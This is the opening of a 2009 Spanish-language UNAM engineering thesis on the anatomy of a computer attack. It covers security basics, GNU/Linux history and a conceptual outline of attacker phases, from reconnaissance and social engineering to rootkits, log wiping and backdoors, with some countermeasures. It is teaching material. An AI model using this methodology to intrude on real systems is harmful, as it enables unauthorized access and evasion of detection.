UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

ANÁLISIS INICIAL DE LA ANATOMÍA DE UN ATAQUE A UN SISTEMA INFORMÁTICO

T E S I S

QUE PARA OBTENER EL TÍTULO DE:

INGENIERO EN COMPUTACIÓN

P R E S E N T A :

DANIEL MONROY LÓPEZ

DIRECTOR DE TESIS:
ING. JUAN JOSÉ CARREÓN GRANADOS

MÉXICO, D.F. 2009

AGRADECIMIENTOS

Primero que nada le agradezco a DIOS por toda la inmensa ayuda que me ha brindado y principalmente por que me ha concedido estar vivo para terminar este trabajo.

A mis respetados padres José y Fran por todos los buenos consejos, nunca habrá forma de pagarles toda la ayuda que me brindaron no sólo ahora sino en el transcurso de mi vida, gracias.

A mis queridas hermanas, siempre recordaré todos los buenos momentos que pasamos juntos, son lo mejor, recuerden que siempre pueden realizar lo que se propongan y que cuentan con mi apoyo para lo que quieran, las quiero mucho.

A mi amada esposa Ceci le agradezco muchísimo por todo su apoyo y comprensión durante la realización de este trabajo. Sé que fue difícil compartir menos tiempo, recuerda, eres todo para mí y sólo quiero decirte que siempre estás en mi alma y en mis pensamientos, *TE AMO*. Te dedico esto con todo mi $r = 1 - \text{sen}\,\theta$.

A mi estimado asesor el Ing. Juan J. Carreón Granados por todo su tiempo, disposición y principalmente por guiarme en el desarrollo de este trabajo, muchas gracias.

A todas las personas del departamento de USECAD en la Facultad de Ingeniería, en especial al Ing. Filiberto y al próximamente Ing. Raúl Marín por el apoyo que recibí mientras desarrollé el servicio social, gracias.

Al Físico Pedro Ramírez Manny del cual aprendí muchísimo no solamente en el aula, no he encontrado alguien que explique las cosas tan bien como usted, gracias por todo.

A mi mascota Homie por toda la compañía que me da siempre, por todo el tiempo que estuvo a mi lado durante la realización de este trabajo, ahora sí podremos salir a correr.

A toda mi familia (padrinos, madrinas, tíos, tías, primos, primas, suegros, cuñados, sobrinos, sobrinas, etc.) de los cuales he aprendido mucho a lo largo de mi vida. En especial a mis sobrinos Regina y Emilio por todas las sonrisas que me brindan a diario (en el fondo del escritorio).

A todos mis compañeros de la Facultad con los que pasé momentos inolvidables, gracias por hacer mi estancia muy agradable.

A mis compañeros del CCH Naucalpan con los que disfruté gran parte de mis mejores experiencias.

A las personas con las cuales he tenido oportunidad de laborar, gracias por su apoyo.

A todas las personas que me faltaron, pero que han contribuido de forma invaluable en mi vida, gracias.

Y por último pero no por eso menos importante quiero agradecer a la Universidad Nacional Autónoma de México y especialmente a la Facultad de Ingeniería por todo el conocimiento que me brindaron.

ÍNDICE

INTRODUCCIÓN

“Sólo descubriendo la seguridad obtendrás la libertad tan anhelada”

rooter SE

El tema tratado en el presente trabajo se refiere a las primeras fases en la anatomía de un ataque, es decir, cómo un atacante logra tener acceso no autorizado a un sistema informático.

Este estudio se enfoca principalmente en sistemas GNU/Linux, aunque también se puede aplicar para otro tipo de sistemas. Se eligió de esta forma debido al gusto del autor por estos sistemas, pero además de eso en los sistemas GNU/Linux se cuenta con una infinidad de herramientas utilizadas para la seguridad, de las cuales no todas están presentes en algunos sistemas, por ejemplo en Windows.

Tal vez existan herramientas similares en algunos ambientes, pero la mayoría requiere del pago de una licencia, en los sistemas GNU/Linux es posible emplear gran parte de las herramientas libremente, si no se hubiera tomado de esta forma el estudio se necesitaría en ciertos casos alguna licencia del tipo Windows Server por ejemplo, para realizar pruebas, sin embargo, al no contarse con alguna licencia de este tipo se optó por trabajar con los sistemas GNU/Linux.

Se pretende dar una introducción sobre la seguridad informática y los sistemas GNU/Linux, además de mostrar cuál es la metodología utilizada por los atacantes en el campo real al momento de penetrar en un sistema.

Se van a hacer algunas pruebas que el atacante realizaría comúnmente. Solamente se trabajan las primeras fases en la anatomía de un ataque que incluyen hasta la obtención de acceso no autorizado al sistema, todo esto debido a la gran magnitud que involucraría realizar un análisis completo de la anatomía del ataque.

También se debe considerar que no se verán a fondo algunas técnicas de descubrimiento o evasión de dispositivos como cortafuegos, router, dispositivos de filtrado, algunos ejemplos comunes en la industria de estos dispositivos son Juniper, Blue Coat, Checkpoint, Barracuda, Symantec Firewall, TippingPoint, ya que esto involucra contar con al menos un dispositivo para realizar pruebas.

Se espera mostrar los temas de forma clara, de manera que si algún usuario no tiene tanto conocimiento en la materia pueda comprender la idea básica.

El objetivo primordial es presentar la forma en que se utilizan algunas herramientas diseñadas para realizar pruebas de seguridad, así como reproducir los pasos que sigue el atacante para penetrar en un sistema, cómo utilizar la información obtenida por algún medio para realizar otra prueba, el modo en que se enlazan las fases y además de esto, en algunas ocasiones se incluirán recomendaciones sobre cómo proteger la información.

Actualmente en la Facultad de Ingeniería de la UNAM se imparte la carrera de Ingeniería en Computación con un módulo llamado Redes y Seguridad. Sin embargo, las materias incluidas ahí son solamente teóricas y por lo tanto no incluyen un laboratorio de prácticas. Esto causa que el estudiante tenga menos medios para el aprendizaje de las técnicas y herramientas utilizadas por los atacantes.

El presente trabajo requirió el uso de dos computadoras con sistema dual (GNU/Linux y Windows) y en algunos casos solamente se utilizó una. Mediante este trabajo se pretende apoyar a la parte práctica de estas materias, mostrando algunos ejemplos sencillos de implementar y utilizando de una forma ética la información obtenida.

El estudiante al contar con al menos una computadora puede utilizar máquinas virtuales para realizar algunas pruebas mostradas aquí, o incluso una mejor forma es trabajando con otro compañero que cuente también con su computadora y probar el juego del atacante y administrador, donde el primer estudiante intenta penetrar en la computadora del segundo y viceversa. Esto tiene mucho valor ya que aprendizaje se vuelve más entretenido al mismo tiempo que aprenden uno del otro.

En el primer capítulo se muestran la definición, la importancia y las características básicas de la seguridad informática, al igual que una breve historia e introducción sobre los sistemas GNU/Linux.

Se habla de una manera simple mostrando los conceptos necesarios para los capítulos posteriores sin explicar a gran profundidad el tema de seguridad informática y mejores prácticas, los cuales pueden abarcar libros enteros.

En el segundo capítulo se presentan definidas las fases de la metodología utilizada por los atacantes de sistemas informáticos, exponiendo una breve introducción de cada una de ellas. Aquí se desglosarán de forma parcial las fases del ataque, para ayudar a comprender cuál es el procedimiento que se sigue al ejecutar un ataque.

En el tercer capítulo se mostrará la primera fase en la anatomía del ataque la cual consiste en seguir el rastro. Ahí se explican algunos de los recursos que los atacantes utilizan para obtener toda la información que puedan sobre el objetivo.

Se utilizará el buscador más famoso y favorito de los atacantes (Google) para encontrar múltiples datos sobre el objetivo, la búsqueda se realizará empezando por el sitio web de la empresa hasta llegar a encontrar información sobre el objetivo en sitios que tengan o no alguna relación.

Se emplearán consultas whois y transferencias de zona para determinar las direcciones IP incluidas en su dominio, mediante traceroute se determinarán los sistemas a través de los cuales se permite la entrada o salida de tráfico en la red.

En el cuarto capítulo se analizará la fase de exploración que incluye la determinación de los sistemas que están activos y que son accesibles a través de Internet. Esto se realiza mediante el uso de paquetes ICMP, TCP y UDP. Aquí se emplean los datos de la fase anterior para explorar los sistemas activos, buscando tanto los servicios que ejecutan como el sistema operativo utilizado en esos sistemas.

En el quinto capítulo se presenta la enumeración, ahí se tratará de determinar más información sobre los distintos servicios encontrados en la fase anterior, recursos compartidos y toda la información que pueda ser útil al momento de realizar el ataque. Se presenta cómo se puede obtener más información de los servicios más comunes y la forma de evitar fugas de información innecesarias empleando las configuraciones adecuadas.

El último capítulo expone un caso particular de la penetración de un sistema utilizando la distribución GNU/Linux *Bactrack* y el software de *Metasploit Framework*. Con estas utilidades se muestra la manera en que se puede llevar a cabo la penetración de un sistema GNU/Linux, logrando tener acceso a una shell con privilegios de Administrador (*root*).

La seguridad informática abarca múltiples áreas y para los que inician en esta materia es algo difícil saber por dónde comenzar.

Una recomendación que brinda Carlos Tori en su libro *Hacking Ético* es “primero trabaja en un tema y cuando tengas un buen dominio sobre él, comienza con otro”.

Ésta es una buena recomendación ya que el ámbito de la seguridad abarca muchos aspectos como el manejo de redes, lenguajes de programación, uso de varios sistemas operativos y en la mayoría de los casos se incluye el idioma inglés.

Todo esto puede llevar algún tiempo, pero sólo estudiando y practicando se logra obtener un conocimiento significativo en esta área.

Espero que este trabajo sea útil para el lector, como una introducción en el área de sistemas que más me ha llamado la atención “la seguridad informática”.

CAPÍTULO I

SEGURIDAD INFORMÁTICA Y SISTEMAS GNU/LINUX

“Si valoramos nuestra libertad, podemos mantenerla y defenderla”

Richard Stallman

I.A Seguridad Informática

I.A.1 Definición

Si se busca la definición de seguridad en el diccionario de la Real Academia de la Lengua Española, ésta mostraría algo como: libre y exento de todo peligro o riesgo.

Una definición de seguridad informática es la siguiente: son las medidas que permiten evitar la realización de acciones no autorizadas que afecten de alguna manera la confidencialidad, autenticidad o integridad de la información y que de la misma forma garanticen el funcionamiento correcto del equipo y la disponibilidad de éste para los usuarios legítimos. [1]

Es lamentable decir que la información nunca va a estar libre de riesgo. La seguridad no trata sobre cómo estar libre de peligro, más bien se refiere a una buena administración del riesgo. Así fundamentalmente la seguridad es la mejor manera para llevar a cabo la administración de la pérdida o riesgo.

Por lo tanto, la definición de seguridad informática queda como:

"La administración de la pérdida o riesgo en la información y del costo que resulte de esa pérdida."

En este apartado no se pretende tratar a gran detalle los factores que influyen en la seguridad, pero se da una breve explicación de los conceptos utilizados para lograr tener una idea más clara de la seguridad informática.

a. ¿Qué es el riesgo?

El riesgo es una pérdida potencial que depende de algunos factores. Se define al riesgo con una fórmula:

Riesgo = (Amenaza * Vulnerabilidades / Medidas de prevención) * Valor

Usualmente el riesgo va a estar dado en términos monetarios, en algunos casos puede ser en vidas, personalmente creo que la vida no tiene un precio, aunque lamentablemente existen empresas que consideran el riesgo de perder la vida solamente como una pérdida monetaria.

b. Valor
Es el componente más importante del riesgo, sin el valor no hay riesgo. Técnicamente sin valor no se tendría una pérdida.

c. Amenaza
Es esencialmente *Qué* o *Quién* puede causar algún daño si le dan la oportunidad.

d. Vulnerabilidad
Las vulnerabilidades son básicamente las debilidades que permiten a la amenaza explotarlas.

[1] Álvaro Gómez Vieites, *Enciclopedia de la Seguridad Informática*, p. 4

e. Contramedidas
Son las precauciones que una organización toma para reducir el riesgo. [2]

I.A.2 Características e importancia de la seguridad informática

Los objetivos primordiales de la seguridad informática son mantener la integridad, disponibilidad, privacidad, control y autenticidad de la información. Esto debe cumplirse en los equipos utilizados para la manipulación de la información. [3]

Existen muchas maneras para poner en funcionamiento distintas medidas de seguridad, mundialmente es reconocido que la tríada de la seguridad confidencialidad, integridad y disponibilidad (CIA)[4] forma la base de una buena iniciativa de seguridad. [5]

a. Aprendizaje de la Seguridad Informática

Existen procesos usados en la enseñanza de la seguridad informática que no son muy buenos, algunos son muy superficiales o demasiado detallados dejando al estudiante con una gran desventaja.

Suponiendo que el estudiante tuviera una buena formación, algunos destacarán más que otros debido a sus habilidades inherentes, existen muchas personas con habilidades innatas que sin necesidad de revisar o estudiar el tema lo dominan. Esto supone un mayor esfuerzo para las personas que carecen de habilidades naturales.

Otro factor importante es el gusto por el campo de estudio, una persona que se apasiona con el tema va a mostrar mejores resultados que alguien a quien el tema le produce indiferencia.

Y el último factor que destaca a un experto es la práctica, si alguien no practica lo estudiado en el mundo real terminará por olvidarlo (ver la Figura 1.1).




Figura 1.1 Factores que influyen en el aprendizaje de la seguridad informática

[2] Ira Winkler, *Zen and the Art or Information Security*, p. 26-30
[3] Gustavo Miguel Aldegani, *Seguridad Informática*, p. 22
[4] Sigla del inglés confidentiality, integrity and availability.
[5] Michael Gregg, *Certified Ethical Hacker Exam Prep*, Chapter 1 Security Fundamentals.

¿Necesita una persona ser realmente un experto para introducirse en este campo? la respuesta es **No**, citando un ejemplo: “No se necesita ser un Ingeniero Automotriz para manejar un auto”. No es necesario ser expertos en Seguridad Informática para asegurar su propia computadora, se tenga o no la habilidad natural.

Lo que la gente necesita hacer es tener la capacitación básica y comprender el proceso de asegurar una computadora. Teniendo esto se puede comenzar a asegurar las computadoras, aunque no se tenga la habilidad natural, se necesita implementar y practicar el proceso. [6]

Para implementar la seguridad informática de una forma amplia, se deben tomar en cuenta diversos factores que pueden influir directamente en el comportamiento de ésta. Algunos de estos factores son los siguientes:

1) La perspectiva que tengan los directivos de la empresa respecto a la seguridad informática, se deben considerar los aspectos positivos de la seguridad informática (la disminución del riesgo) y no considerarla como otro gasto. Se debe hacer una adecuada valoración del riesgo para tomar en cuenta su importancia y dedicarle así los recursos financieros necesarios.

2) Que el personal encargado de administrar los equipos tenga el conocimiento suficiente, así como una mentalidad adecuada sobre la importancia del manejo y la protección de la información.

3) Concientizar a todos los usuarios del sistema y realizar la asignación de responsabilidades.

4) Mantener los sistemas actualizados ya sea software o hardware, instalando las posibles correcciones de seguridad proporcionadas por el fabricante o proveedor.

5) Realización de políticas de seguridad que se apliquen al caso específico de la empresa.

6) Mantener el control de usuarios y privilegios para las personas que utilicen los sistemas.

7) Considerar las amenazas tanto internas como externas. [7]

b. La seguridad es un “Debe ser seguro”

La seguridad debe tomarse como un “Debe ser seguro” y evitar utilizar el “Debería ser seguro”. Por ejemplo, cuando se realiza alguna compra en Amazon ®, se tiene que proporcionar el número de la tarjeta de crédito y el sistema debe brindar un proceso lo más seguro posible para llevar a cabo la transacción, no brindar simplemente un proceso de transacción.

La seguridad debe ser considerada una parte de todas las operaciones. No se pretende mencionar que la seguridad es la prioridad más alta, pero sí se quiere resaltar que debe ser integrada en todos los requerimientos de información, ya que brinda la administración del riesgo. [8]

[6] Winkler, op. cit., p. 18-24
[7] Gómez Vieites, op. cit., p. 5
[8] Winkler, op. cit., p. 131

I.B Sistemas GNU/Linux

I.B.1 Definición de Software Libre

El software libre se define con el sentido de libertad y no de precio. Se puede ver como libertad de expresión en lugar de cerveza gratis. En el software libre se manejan 4 tipos de libertades:

1) Libertad 0: Se refiere a la libertad de ejecutar el programa para cualquier propósito.

2) Libertad 1: La libertad de estudiar cómo trabaja el programa y poder adaptarlo a las necesidades. El acceso al código fuente es una condición necesaria para esto.

3) Libertad 2: La libertad de poder distribuir copias ayudando así a al vecino.

4) Libertad 3: La libertad de mejorar el programa y liberar las mejoras al público, de esta manera toda la comunidad se beneficia. El acceso al código fuente es una pre-condición para esto.

Si se cumple con estas 4 libertades se considera que el programa es “Software Libre”.

La *Free Software Fundation* (FSF) es el principal patrocinador del proyecto GNU. [9]

I.B.2 Origen y características de los sistemas GNU y el núcleo (*kernel*) Linux

a. El núcleo Linux

El núcleo Linux fue creado inicialmente por Linus Torvalds a principios de la década de los 90. Hacia finales de los años 80 el sistema GNU estaba prácticamente terminado, contaba con editores, depuradores, intérpretes de comandos, compiladores, lo único que le faltaba al sistema GNU era el núcleo el cual por diversos motivos no lograban terminar.

El núcleo desarrollado por Linus era compatible con los sistemas UNIX, de esta manera siendo GNU un clon de UNIX, se pudieron conjuntar el sistema GNU y el núcleo Linux.

b. El proyecto GNU

El nombre de GNU proviene del acrónimo “GNU's Not Unix”, lo que se buscaba era tener un sistema parecido a UNIX para utilizarlo libremente sin que compartieran líneas de código.

GNU es un sistema operativo que pertenece a la clasificación de “Software Libre”. Este sistema cumple con las normas *POSIX* y utiliza como base un núcleo monolítico llamado Linux. [10]

c. Sistemas GNU/Linux

El proyecto GNU comenzó en el año de 1984, su objetivo era desarrollar un sistema operativo parecido a UNIX, pero que fuera “Software Libre” (El sistema GNU). El núcleo del sistema no se finalizó, así que GNU es usado con el núcleo llamado Linux. La combinación de ambos, es lo que ahora se conoce

[9] Richard Stallman, *Conferencia de Software Libre*, FI UNAM, 2007.
[10] Hector Facundo Arena, *La biblia de Linux*, p. 20

como el sistema operativo GNU/Linux, actualmente utilizado por miles de personas. Algunas veces esa combinación se llama de forma incorrecta “Linux”.

Una de las principales propiedades de los sistemas GNU/Linux es su alto cumplimiento de los estándares *POSIX* [11], lo cuál demuestra que tiene un buen grado de calidad. [12]

La forma correcta de llamar a estos sistemas es GNU/Linux. Se debe dar crédito al que lo merece y algunos de ellos son los integrantes del proyecto GNU. Por lo tanto, la próxima vez que se escuche a alguien decir “Linux”, es indispensable sugerirle el nombre de GNU/Linux.

[11] POSIX es un conjunto de estándares desarrollados por la IEEE, en el cual se especifican las características para una interfaz de sistemas operativos portables.
[12] Et Al Kurt Wall, *Programación en Linux*, p. 8

CAPÍTULO II

ANATOMÍA DE UN ATAQUE

“Conoceréis la verdad y la verdad os hará libres”
Jesús de Nazaret

II.A Importancia de la anatomía de un ataque

Uno de los recursos más importantes, para sobrellevar los desafíos en la seguridad de la información, es el conocimiento práctico de las técnicas de *hacking*.

Si se limita a seguir listas de comprobación de seguridad así como las buenas prácticas se logra tener la seguridad más básica.

Se requiere que el personal tenga una buena formación para que sea capaz de responder ante una situación valorando el posible riesgo.

Las técnicas de *hacking* brindan una mejor comprensión del riesgo. Un ejemplo es si un administrador detecta comportamientos extraños en un equipo y revisando los archivos de registro (*logs*) observa que alguien ha realizado conexiones al sitio 132.168.1.67:80 a las 3:00 de la madrugada podría pensar que es solamente una página web, sin embargo, se podría estar utilizando la herramienta *netcat* para enviar una *shell* y posiblemente el puerto 80 sólo sea para atravesar tranquilamente el cortafuegos.

Al hablar de la seguridad en la información es importante definir muy bien el riesgo. Puede variar de acuerdo con el valor, las amenazas, vulnerabilidades y las medidas utilizadas para prevenirlo. Si no se comprenden adecuadamente las amenazas y vulnerabilidades no se podrá medir el riesgo.

El riesgo va a influir directamente en la inversión en seguridad informática. Se debe cambiar la perspectiva de la seguridad informática como un gasto más, y verla como una inversión.

El modelo que se presenta es: Si se invierte X cantidad en la seguridad informática, se obtiene Y cantidad en la reducción del riesgo.

Si no se mide adecuadamente el riesgo, la inversión en la seguridad informática será menor y por lo tanto puede causar alguna pérdida considerable.

Algunos ejemplos, saliendo un poco del ámbito informático, son: Si se invierte en guantes para los trabajadores, el riesgo de cortaduras se reduce en un 30%. Si se invierte en cámaras de vigilancia, el riesgo de que entren personas ajenas a la empresa se reduce en un 35%. [1]

Los pasos que siguen los profesionales que se dedican al *hacking* ético son muy similares a los utilizados por los atacantes, claro que las intenciones y alcances también van a cambiar. [2]

Para que se puedan tomar las medidas de seguridad adecuadas, primero se requiere conocer la anatomía de un ataque. Esto es muy importante para comprender y diseñar un buen esquema de seguridad frente a un ataque detectado o que podría ocurrir. [3]

Los atacantes se alinean a una metodología fija, esto quiere decir que realizan por lo general el ataque de una forma ordenada. Para poder competir contra los atacantes se necesita conocer la forma en la que ellos trabajan. [4]

---

[1] Stuart McClure, Joel Scambray, George Kurtz, *Hackers 4 Secretos y soluciones para la seguridad en redes*, p. XXXV
[2] Kimberly Graves, *CEH Official Certified Ethical Hacker Review Guide*, p. 31
[3] Thomas Mathew, *Ethical Hacking and Countermeasures (EC-Counsil Exam 312-50) Student Coursware*, Module 1
[4] Gregg, op. cit., Chapter 2

II.B Anatomía de un ataque

A continuación se muestran las fases de la metodología utilizada por los atacantes (ver la Figura 2.1).




Figura 2.1 Fases de la anatomía de un ataque[5]

[5] McClure, op. cit., Apéndice C

II.B.1 Seguir el rastro

Esta es una fase preliminar, donde el atacante intentará reunir, localizar, obtener y guardar tanta información del objetivo como le sea posible. Indagará para conocer más sobre el objetivo, este primer paso es considerado una forma pasiva de obtener información.

En este punto el atacante puede utilizar muchos recursos para obtener esta información, como la Ingeniería Social, mediante este método el atacante realizará alguna conversación con empleados de la empresa objetivo, ya sea por medio de teléfono, correo electrónico o incluso físicamente, con el objetivo de que le revelen información sensible como pueden ser números de teléfono no listados en el directorio, contraseñas y algún tipo de información sensible. En algunos casos puede contactar al área de sistemas, ayuda o también a los encargados de recursos humanos.

Otro recurso es conocido como “dumpster dive” que es el acto de revisar en la basura del objetivo en busca de información sensible, que de una u otra forma se descartó de manera incorrecta en algunos casos llegando de forma intacta a la basura. Puede incluso realizar algún análisis en la red de forma externa o interna sin autorización.

También se pueden realizar análisis mediante Internet, en Internet se puede encontrar bastante información sobre un objetivo, en algunos casos se observa en el propio sitio web de la empresa si cuenta con uno. Algunas cosas interesantes son las listas de empleados, sus correos electrónicos, información sobre la tecnología que emplean, software, hardware, los distintos rangos de direcciones IP que maneje el objetivo, así como las posibles sucursales que tenga, información a través de consultas *whois* para los datos de contacto y servidores de correo. [6]

Las técnicas de reconocimiento de forma general se clasifican en 2, activas y pasivas.

a. Pasivas: El atacante utiliza información pública (sitio web de la empresa), Ingeniería Social y algunos otros métodos. En esta forma no se interacciona de forma directa con el sistema.

b. Activas: El atacante interacciona de forma directa con el sistema buscando puertos abiertos, creando un mapa de la red, equipos accesibles y detalle de los sistemas operativos utilizados.

Las principales medidas de defensa son que las empresas implementen las políticas adecuadas para proteger los activos (información) y que de la misma forma brinden una guía para conocer el uso aceptable de la información. Otra mejora es la creación de conciencia entre los usuarios, así como la asignación de responsabilidades a cada usuario. [7]

Se debe instruir a los usuarios para que identifiquen la información que es considerada como confidencial, los empleados pueden llegar a ser la mejor fuente de información para un atacante.

II.B.2 Exploración

La exploración es una fase preliminar al ataque, en esta fase se va a utilizar toda la información obtenida en la fase de reconocimiento. Esta segunda fase es considerada el cambio de modalidad de obtener información de una forma pasiva a una forma activa, es decir, la primera fase se puede realizar

[6] Gregg, op. cit., Chapter 2
[7] Mathew, op. cit., Module 1

sin enviar un solo paquete al objetivo y la segunda necesariamente realiza algún tipo de conexión ya sea desde la máquina del atacante, algún servidor *proxy* o alguna máquina comprometida. De forma general se usan herramientas automáticas como un escáner de red, host, marcadores masivos, etc.

Algunos escáneres de puertos como Nmap son utilizados para mostrar los distintos puertos y servicios que estén en estado de escucha en el sistema objetivo. Una de las primeras defensas es que sólo se deben ejecutar los servicios y aplicaciones necesarias.

Ya que la mayoría de las empresas cuenta con IDS, si el escaneo se realiza muy rápido puede ser detectado de forma inmediata por el IDS. [8]

Por lo tanto un buen atacante realizará el escaneo de manera sigilosa, en algunos casos durante varios días. Un atacante buscará extraer información como el software utilizado, versiones del sistema operativo, la infraestructura en la red, routers y cortafuegos. Algunas de estas actividades pueden ser realizadas con herramientas tan simples como traceroute.

Las herramientas que tienen una amplia aceptación son las que detectan vulnerabilidades. De esta forma el atacante sólo tendrá que buscar un solo detalle, mientras que el administrador del sistema necesitará aplicar las actualizaciones a todos los paquetes que tenga disponibles. [9]

En la fase de exploración se utilizan herramientas como Ping, Fping, P0f, Nmap, Hping, Xprobe, etc.

II.B.3 Enumeración

La enumeración es usada para obtener más información sobre el objetivo. La enumeración involucra conexiones activas al sistema así como peticiones directas, normalmente los sistemas de seguridad alertarán y registrarán dichos intentos.

El tipo de información que será enumerada por los intrusos son los recursos de red, recursos compartidos, usuarios, nombres de grupos, tablas de las rutas de red, aplicaciones, titulares, datos de protocolo simple de administración de red (SNMP), etc. [10]

II.B.4 Obtener el acceso

Obtener el acceso a un sistema es la verdadera fase del ataque, el daño que puede ocasionar un atacante que ha obtenido acceso, es mucho mayor que de alguna otra forma. También en ocasiones el ataque no necesariamente depende de obtener el acceso, puede ser que se realice alguna denegación de servicio.

Obtener el acceso es uno de los pasos más importantes en el proceso del ataque, significa el cambio de realizar pruebas en la red (exploración y enumeración) a penetrar en la red, el acceso puede ser a nivel de sistema, aplicación o de red.

El medio de ataque dependerá de las habilidades del atacante, puede conectarse por medio de una red inalámbrica abierta o protegida débilmente. Para obtener el acceso se utilizará alguna vulnerabilidad encontrada en la fase anterior mediante alguna liga que contenga un *XSS*, un ataque de *SQL Injection*,

[8] Gregg, op. cit., Chapter 2
[9] Mathew, op. cit., Module 1
[10] Ibid, Module 4

utilizando algún exploit público o privado, etc.

La explotación puede ocurrir en Internet, LAN, de manera local o incluso mediante un engaño o secuestro de sesión. Una vez que el atacante obtenga acceso buscará nuevos sitios para extender su daño. [11]

Existen diversos factores que pueden intervenir para obtener el acceso a un sistema, algunos de ellos son: La arquitectura y configuración del sistema, las habilidades del atacante, nivel de acceso obtenido inicialmente. [12]

II.B.5 Escalada de privilegios

Lo que el atacante realizará después de obtener acceso a un sistema, será buscar la forma de elevar sus privilegios en caso de que no sea administrador o *root*.

El atacante posiblemente tenga limitadas sus actividades bajo la cuenta de "José", es decir, teniendo acceso como un usuario promedio no podrá realizar muchas cosas. Por esta razón buscará tener acceso como administrador o con privilegios de root.

El proceso de escalar privilegios se puede definir como la explotación de alguna vulnerabilidad en la aplicación o sistema operativo que permita sobrepasar las restricciones impuestas para los usuarios promedio, lo que da como resultado un acceso completo al sistema. [13]

II.B.6 Mantener el acceso

En esta fase el intruso intenta permanecer en el sistema, el cual ha comprometido. Algunas de las actividades que realizará son agregar usuarios con altos privilegios, robar contraseñas de otros usuarios o servicios (mediante *sniffers*, *keyloggers*) incluso en algunas ocasiones instalará herramientas como *rootkits*, *troyanos*. Un *rootkit* es un conjunto de herramientas que le permite al atacante ocultar sus actividades (procesos, sesiones, conexiones) pueden ser a nivel aplicación o incluso a nivel de núcleo.[14]

Al intruso le interesa permanecer en el sistema por muchas razones, algunas de ellas son: acceder a otros sistemas que tengan Listas de Control de Acceso (ACL), para usar el CPU, utilizar el ancho de banda, explorar o atacar otros sistemas, robar información y muchas cosas más.

Algunos atacantes corrigen las vulnerabilidades que ellos utilizaron para explotar el sistema de manera que nadie pueda volver a explotarlo. Las organizaciones pueden implementar Sistemas Detectores de Intrusos (IDS) para detectar algunas de estas actividades.

II.B.7 Eliminación del rastro

Esta fase se refiere a todas las acciones que realizará el atacante para cubrir su rastro y poder incrementar el mal uso del sistema sin ser detectado.

---

[11] Gregg, op. cit., Chapter 2
[12] Mathew, op. cit., Module 1
[13] Gregg, op. cit., Chapter 2
[14] Ibid

Normalmente el atacante elimina la evidencia del ataque y de sus actividades (instalación de programas, *rootkits*) para evitar acciones legales, andar libremente en el sistema comprometido, mantener el acceso, etc. [15]

Las técnicas más comunes son: eliminar la evidencia de los archivos de registro (*logs*). El atacante debe ser cuidadoso con los archivos o programas que deja en el sistema comprometido. Usará técnicas para ocultar archivos, directorios, atributos ocultos.

II.B.8 Colocación de puertas traseras

Las puertas traseras son un método utilizado para regresar al sistema sin volverlo a explotar. Algunas otras técnicas son la esteganografía y la utilización de túneles en TCP.

Aquí puede comenzar de nuevo el ciclo del ataque, pero ahora realizando el reconocimiento sobre otro objetivo. [16]

Cabe destacar que en algunos casos, teniendo una máquina comprometida, el ataque hacia otro objetivo puede resultar mucho más sencillo. Esto se debe a que el atacante podría no preocuparse ya de ser tan precavido.

II.B.9 Denegación de servicio DoS

Si el atacante no logra obtener acceso, un recurso que puede llevar a cabo es la denegación de servicio. Esto es a causa de que no tenga los conocimientos suficientes para llevar a cabo la penetración o por el simple hecho de decir “Si yo no tengo acceso, entonces que nadie tenga”.

La denegación de servicio es un ataque devastador, su objetivo principal es denegarles a los usuarios legítimos el acceso a los recursos necesarios. Dentro de la denegación de servicio existen 3 tipos principales: el consumo de ancho de banda, término de recursos y la programación de banderas.

